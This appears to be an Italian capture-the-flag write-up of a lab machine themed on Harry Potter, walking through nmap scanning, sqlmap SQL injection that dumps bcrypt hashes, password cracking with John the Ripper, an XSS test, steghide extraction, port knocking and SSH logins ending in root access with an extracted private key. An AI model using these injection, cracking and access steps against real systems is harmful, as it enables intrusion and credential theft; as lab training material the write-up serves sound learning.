

BLACKBOX: HARRY POTTER

Obiettivo: acquisire i privilegi di root.

In questa macchina compromessa, un dipendente infedele di nome Luca ha deliberatamente sabotato il server, cambiando le password e alterando i servizi. Da una breve indagine OSINT, scopriamo che Luca ha intrecciato una relazione con Milena, anch'ella operante presso Theta. La nostra missione è stata riprendere il controllo del server compromesso e restaurare l'ordine perduto.

Per prima cosa abbiamo individuato l'IP della macchina Target per poi effettuare una scansione con nmap:

nmap -A IP_TARGET


```
kali@kali:~$ nmap -A 192.168.56.103
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-20 09:58 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.103
Host is up (0.0033s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.52 ((Ubuntu))
|_ http-cookie-flags:
|_   /:
|_   PHPSESSID:
|_     httponly flag not set
|_   http-title: Login
|_   _Requested resource was login.php
|_   _http-server-header: Apache/2.4.52 (Ubuntu)
2222/tcp  open  ssh       OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   2048 5a:94:da:11:0e:bb:87:a3:f6:36:bf:3e:86:14:e7:b3 (RSA)
|_   256 2a:87:ec:bf:7e:df:01:cd:72:26:9f:f9:f2:3d:a1:77 (ECDSA)
|_   256 80:38:ad:fc:07:09:3a:16:29:eb:92:5a:5b:a6:1e:3b (ED25519)
MAC Address: 08:00:27:34:60:C4 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   3.33 ms  192.168.56.103


OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.71 seconds
```

Il dato che è risultato interessante è stato il servizio SSH aperto sulla porta 2222.

Prima di procedere con l'analisi SSH, abbiamo aperto il Browser ed inserito l'IP TARGET.



Abbiamo provato un SQL INJECTION.



Successivamente abbiamo utilizzato SQL MAP per fare una scansione approfondita di tutto il database, ottenendo come risultato:

```
(kali@kali)~$ sqlmap -u "http://192.168.56.103/oldsite/login.php" --data="username=milena&password=a" --dump -C "username,password" -T "users"
```

```
      H  
    [D]  
   . . .  
  [IV]...  
                                     {1.9.2#stable}  
                                     https://sqlmap.org
```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state, and federal laws. The developer and owner of this tool accept no liability for any misuse or damage caused by this program.

[*] starting @ 10:54:57 /2025-03-19/

[10:54:57] [INFO] resuming back-end DBMS 'mysql'

[10:54:57] [INFO] testing connection to the target URL

you have not declared cookie(s), while server wants to set its own ('PHPSESSID=cck22j6siv7 ...348ssjl4c7'). Do you want to use those [Y/n]

sqlmap resumed the following injection point(s) from stored session:

```
Type: UNION query  
Title: MySQL UNION query (NULL) - 2 columns  
Payload: username=hKKT' UNION ALL SELECT CONCAT(0x717a6b7171,0x7a624a677751426f54716675736a565146496f4d636c6a4b685559584a4f717049656948704d4574,0x717a6b7171)
```

[10:55:07] [INFO] the back-end DBMS is MySQL

web server operating system: Linux Ubuntu 22.04 (jammy)

web application technology: PHP, Apache 2.4.52

back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)

[10:55:07] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries

[10:55:07] [INFO] fetching current database

[10:55:07] [INFO] fetching entries of column(s) 'password,username' for table 'users' in database 'oldsite'

Database: oldsite

Table: users

[4 entries]

username	password
anna	\$2y\$10\$Dy2MtFKLFvH78.bLGp6a7uBdSE1WNCSbnT0HvAQLyT2iGZWGO7TMK
luca	\$2y\$10\$LNS1EUevEtLqsp.OEq4UkuGREzvKouhZCdP9t9St.Fw6oBZsaI.Ei
marco	\$2y\$10\$gdY5a.GIC6ulg7ybIBMh0OU7Cdo.pEebWsL7E/CLGFHoTG39LEPAK
milena	\$2y\$10\$3ESgPE8TH4VPpbbsw4C5he6bPQEDMBxeLQEPUdh7Uh6Q6aHRZDy

[10:55:07] [INFO] table 'oldsite.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.56.103/dump/oldsite/users.csv'

[10:55:07] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.56.103'

[*] ending @ 10:55:07 /2025-03-19/

Avendo recuperato gli hash delle password e, dopo varie ricerche, abbiamo capito che il formato era BCrypt. Perciò abbiamo poi utilizzato JOHN THE RIPPER per la decodifica.

```
(kali@kali)-[~]
└─$ john --format=bcrypt password_bb_3.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with 4 different salts (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 3 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
```


```

0g 0:00:27:23 0.42% (ETA: 2025-03-24 16:40) 0g/s 43.98p/s 176.0C/s 176.0C/s titanny..supriya
0g 0:00:27:31 0.42% (ETA: 2025-03-24 16:30) 0g/s 44.04p/s 176.2C/s 176.2C/s plutos..olivia07
0g 0:00:27:38 0.42% (ETA: 2025-03-24 16:31) 0g/s 44.03p/s 176.2C/s 176.2C/s maggie9..lathan
0g 0:00:27:39 0.42% (ETA: 2025-03-24 16:29) 0g/s 44.03p/s 176.2C/s 176.2C/s latara..katiebaby
0g 0:00:27:41 0.43% (ETA: 2025-03-24 16:24) 0g/s 44.07p/s 176.3C/s 176.3C/s jes123..insignia
0g 0:00:27:42 0.43% (ETA: 2025-03-24 16:28) 0g/s 44.04p/s 176.3C/s 176.3C/s jes123..insignia
0g 0:00:27:44 0.43% (ETA: 2025-03-24 16:22) 0g/s 44.08p/s 176.3C/s 176.3C/s hopefull..gohogs
0g 0:00:27:45 0.43% (ETA: 2025-03-24 16:19) 0g/s 44.10p/s 176.4C/s 176.4C/s gogogogo..fofuxa
darkprincess (milena)
1g 0:00:28:40 0.44% (ETA: 2025-03-24 15:48) 0.000581g/s 44.28p/s 175.7C/s 175.7C/s fuckhatters..erin07

```


Abbiamo trovato la password corrispondente all'USER milena: darkprincess.

Quindi abbiamo fatto un tentativo di accesso alla pagina di LOGIN con le credenziali trovate.



Abbiamo fatto un tentativo di attacco XSS, inserendo il seguente script:

```
<script>alert("ciao")</script>
```



La pagina era effettivamente vulnerabile all'XSS.

[illegible]

Resoconto delle informazioni rilevate fino a questo punto:

pass = “accio” (relativa ad un file .jpg)

giuro = 9220

di = 9991

non avere = 55677

non avere = 55677

Inoltre, abbiamo utilizzato **STEGHIDE** sul Logo Theta presente nella pagina di Login, ed estratto una poesia:

```
1 Nel bosco incantato, sotto il cielo stellato,  
2 Luca e Milena, maghi innamorati, si diedero appuntamento,  
3 Era il 22 o il 2222? Un sussurro appena accennato,  
4 Un luogo tra verità e illusioni, dove il mondo era diverso.  
5  
6 Danzarono sotto la luna, nel punto stabilito,  
7 Un sentiero nascosto, di magia e mistero avvolto,  
8 E se mai vedrai quel luogo, dove il tempo è sospeso,  
9 Saprai che lì, tra illusioni e amore, il loro sogno è acceso  
10
```

Successivamente abbiamo considerato che il primo messaggio diceva: “Sig. **Harry**, non può attraversare la barriera 9 e $\frac{3}{4}$. Sei sicuro di non essere un babbano?”; mentre il secondo messaggio: “Caro **user**, la Mappa del Malandrino nasconde un altro segreto. Hai provato a bussare?”.

Abbiamo risolto l’enigma ipotizzando che **USER** fosse effettivamente un user e che la sua password fosse **HARRY**, in quanto logicamente avrebbero dovuto essere invertiti.

Abbiamo perciò tentato di entrare con User su SSH sulla porta 2222:

```
(kali㉿kali)-[~]  
$ ssh user@192.168.56.104 -p 2222  
user@192.168.56.104's password:  
*****  
*                               *  
*    < Benvenuti al Server Magico di HogTheta <    *  
*                               *  
* Qui i comandi possono dar luogo a ogni tipo di incantesimo. *  
*                               *  
*    ▲ Ricordate: ogni accesso non autorizzato verrà        *  
*    immediatamente riportato al Ministero della Magia. ▲    *  
*                               *  
*****  
user@hogtheta:~$
```

Qui abbiamo recuperato le parti mancanti di “Giuro solennemente di non avere buone intenzioni” utilizzando vari comandi, ottenendo i seguenti risultati:

df = solennemente = 1700

nano = buone = 37789

top = intenzioni = 7282

A questo punto, abbiamo ripensato all’indizio “Hai provato a bussare” e, facendo varie ricerche, abbiamo trovato il tool **KNOCKD**, che permette di effettuare il **port knocking**: tecnica di sicurezza che permette di “sbloccare” un servizio o una porta di rete su un server, invocando una sequenza predefinita di “bussate” su porte specifiche.

La sequenza in questione erano i numeri corrispondenti alle parole della frase *“Giuro solennemente di non avere buone intenzioni”*.

```
(kali㉿kali)-[~]  
$ knock 192.168.56.104 9220 1700 9991 55677 37789 7282
```

Abbiamo successivamente eseguito una nuova scansione con Nmap, in cui risultava effettivamente sbloccata la porta 22.

```
22/tcp open  ssh          OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
|   256 eb:e4:a2:b7:6a:bb:1b:e4:63:16:57:86:c9:fe:bd:59 (ECDSA)  
|_  256 63:23:bd:69:65:d4:15:92:2d:30:08:5b:b3:b2:bd:5d (ED25519)
```

A questo punto abbiamo tentato un accesso SSH sulla porta 22 dall'utente Milena:

```
(kali㉿kali)-[~]  
$ ssh milena@192.168.56.104 -p 22  
milena@192.168.56.104's password:  
Theta fa schifo  
  
Last login: Thu Mar 20 11:18:26 2025 from 192.168.56.150  
milena@blackbox:~$
```

Abbiamo analizzato le varie directory, fino a trovare il file **.myLovePotion.swp**:

```
milena@blackbox:/home/shared$ cat .myLovePotion.swp  
ai(q4P7>(Fw9S3P  
9iT(0F98!7^-I&h  
darkprincess  
milena@blackbox:/home/shared$
```

Successivamente abbiamo fatto un tentativo di accesso con l'utente **Luca** utilizzando le password trovate. La password corretta era effettivamente: **9iT(0F98!7^-I&h**

```
(kali㉿kali)-[~]  
$ ssh luca@192.168.56.104 -p 22  
luca@192.168.56.104's password:  
Theta fa schifo  
  
Last login: Thu Mar 20 11:43:51 2025 from 192.168.56.150  
luca@blackbox:~$
```



Analizzando nuovamente le directory abbiamo individuato il file **Theta-key.ipg.bk**

```
Last login: Thu Mar 20 11:43:51 2025 from 192.168.56.150  
luca@blackbox:~$ ls -la  
total 172  
drwx----- 3 luca luca    4096 Mar 20 14:36 .  
drwxr-xr-x  7 root root    4096 Sep 30 08:40 ..  
-rw----- 1 luca luca     68 Mar 20 14:36 .bash_history  
-rw-r--r-- 1 luca luca    220 Sep 22 22:56 .bash_logout  
-rw-r--r-- 1 luca luca   3771 Sep 22 22:56 .bashrc  
drwx----- 2 luca luca    4096 Mar 20 11:43 .cache  
-rw-r--r-- 1 luca luca    807 Sep 22 22:56 .profile  
-rw-r--r-- 1 luca luca 142396 Oct  2 15:16 .theta-key.jpg.bk  
-rw-r--r-- 1 root root     25 Sep 24 21:14 flag.txt  
luca@blackbox:~$
```


Abbiamo salvato l'immagine ed estratto la chiave, utilizzando come password il wand trovato in precedenza con XSS.

```
$ steghide extract -sf theta-key.jpg -p "c2MqVDFsOVN5ezVi"
wrote extracted data to "id_rsa".

(kali㉿kali)-[~]
$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
```



Infine abbiamo utilizzato la chiave per accedere con l'utente **root**:

```
(kali㉿kali)-[~]
$ ssh -i id_rsa root@192.168.56.104
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@                WARNING: UNPROTECTED PRIVATE KEY FILE!                @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0664 for 'id_rsa' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "id_rsa": bad permissions
root@192.168.56.104's password:


(kali㉿kali)-[~]
$ chmod 600 id_rsa

(kali㉿kali)-[~]
$ ssh -i id_rsa root@192.168.56.104
Theta fa schifo

Last login: Wed Oct  2 16:05:54 2024 from 192.168.44.34
root@blackbox:~# ls -la
total 52
drwx-----  5 root root 4096 Oct  2 14:43 .
drwxr-xr-x 21 root root 4096 Oct  2 16:14 ..
-rw-----  1 root root  428 Oct  2 16:14 .bash_history
-rw-r--r--  1 root root 3106 Oct 15  2021 .bashrc
drwx-----  4 root root 4096 Sep 29 10:10 .cache
-rw-----  1 root root   20 Sep 30 14:36 .csshist
drwxr-xr-x  3 root root 4096 Jun 29  2024 .local
-rw-----  1 root root 2895 Oct  2 13:06 .mysql_history
-rw-r--r--  1 root root  161 Jul  9  2019 .profile
-rw-----  1 root root   12 Sep 29 11:16 .python_history
-rw-r--r--  1 root root    0 Jun 29  2024 .selected_editor
drwx-----  2 root root 4096 Sep 24 21:34 .ssh
-rw-r--r--  1 root root    0 Jun 29  2024 .sudo_as_admin_successful
-rw-r--r--  1 root root  292 Sep 29 21:52 .wget-hsts
-rw-r--r--  1 root root 2748 Sep 24 21:16 flag.txt
```

e abbiamo trovato la **flag finale!**

```
root@blackbox:~# cat flag.txt
```



```
FLAG{la_magia_non_ha_confini}
root@blackbox:~#
```